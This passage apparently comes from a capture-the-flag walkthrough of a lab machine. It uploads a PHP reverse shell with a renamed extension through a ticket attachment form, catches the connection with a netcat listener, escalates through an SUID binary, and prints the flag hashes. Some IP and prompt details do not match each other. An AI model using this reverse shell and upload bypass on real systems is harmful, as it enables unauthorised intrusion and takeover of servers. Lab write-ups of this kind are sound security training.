                    <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
                    <a class='btn btn-primary' href='javascript:;'>
```


We need to rename the file.

mv php-reverse-shell.php php-reverse-shell.htb



```
root@kali:/tmp/Vault# mv php-reverse-shell.php php-reverse-shell.htb
root@kali:/tmp/Vault# head php-reverse-shell.htb
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.12';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
root@kali:/tmp/Vault# 
```

Now we can upload it.



bank.htb/support.php

My Tickets

Title Message Attachment Actions


Title: Hacker

Message: Just wanna hack your machine

Choose File... php-reverse-shell.htb

Then we need to change the response header again.

After we changed the response header we can see that our php file is successfully uploaded.



bank.htb/support.php

My Tickets


#	Title	Message	Attachment	Actions
1	Hacker	Just wanna hack your machine	Click Here	Delete

Title: Title

Message: Tell us your problem


Choose File...

In order to get a user level shell, we click on 'Click Here'.



```
root@kali:/tmp/Vault# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.29] 33924
Linux bank 4.4.0-79-generic #100~14.04.1-Ubuntu SMP Fri May 19 18:37:52 UTC 2017 i686 athlon i686 GNU/Linux
 19:18:22 up  2:38,  0 users,  load average: 0.08, 0.11, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bank:/$ 
```

whoami && ifconfig && cat user.txt; echo




```
www-data@bank:/home/chris$ whoami && ifconfig && cat user.txt; echo
whoami && ifconfig && cat user.txt; echo
www-data
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:13:7b
          inet addr:10.10.10.29  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:137b/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:137b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1186498 errors:0 dropped:95 overruns:0 frame:0
          TX packets:1162951 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:187972795 (187.9 MB)  TX bytes:569010488 (569.0 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:610 errors:0 dropped:0 overruns:0 frame:0
          TX packets:610 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:61928 (61.9 KB)  TX bytes:61928 (61.9 KB)

37c97f8609f361848d8872098b0721c3
```

Post-Exploitation

After some basic enumeration, I found a unusual SUID binary is set on /var/htb/bin/emergency.

Finding Files with SUID Permissions


find / -perm -u=s -type f 2>/dev/null



```
www-data@bank:/home/chris$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/var/htb/bin/emergency
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/bin/ping
/bin/ping6
/bin/su
/bin/fusermount
/bin/mount
/bin/umount
www-data@bank:/home/chris$
```


By just simple run the binary we are root.

/var/htb/bin/emergency



```
www-data@bank:/home/chris$ /var/htb/bin/emergency
/var/htb/bin/emergency
# bash -i && whoami
bash -i && whoami
bash-4.3$
```

whoami && ifconfig && cat root.txt



```
# whoami && ifconfig && cat root.txt
whoami && ifconfig && cat root.txt
root
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:13:7b
          inet addr:10.10.10.29  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:137b/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:137b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1249221 errors:0 dropped:106 overruns:0 frame:0
          TX packets:1224372 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:198183831 (198.1 MB)  TX bytes:599458800 (599.4 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:618 errors:0 dropped:0 overruns:0 frame:0
          TX packets:618 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:62756 (62.7 KB)  TX bytes:62756 (62.7 KB)

d5be56adc67b488f81a4b9de30c8a68e
```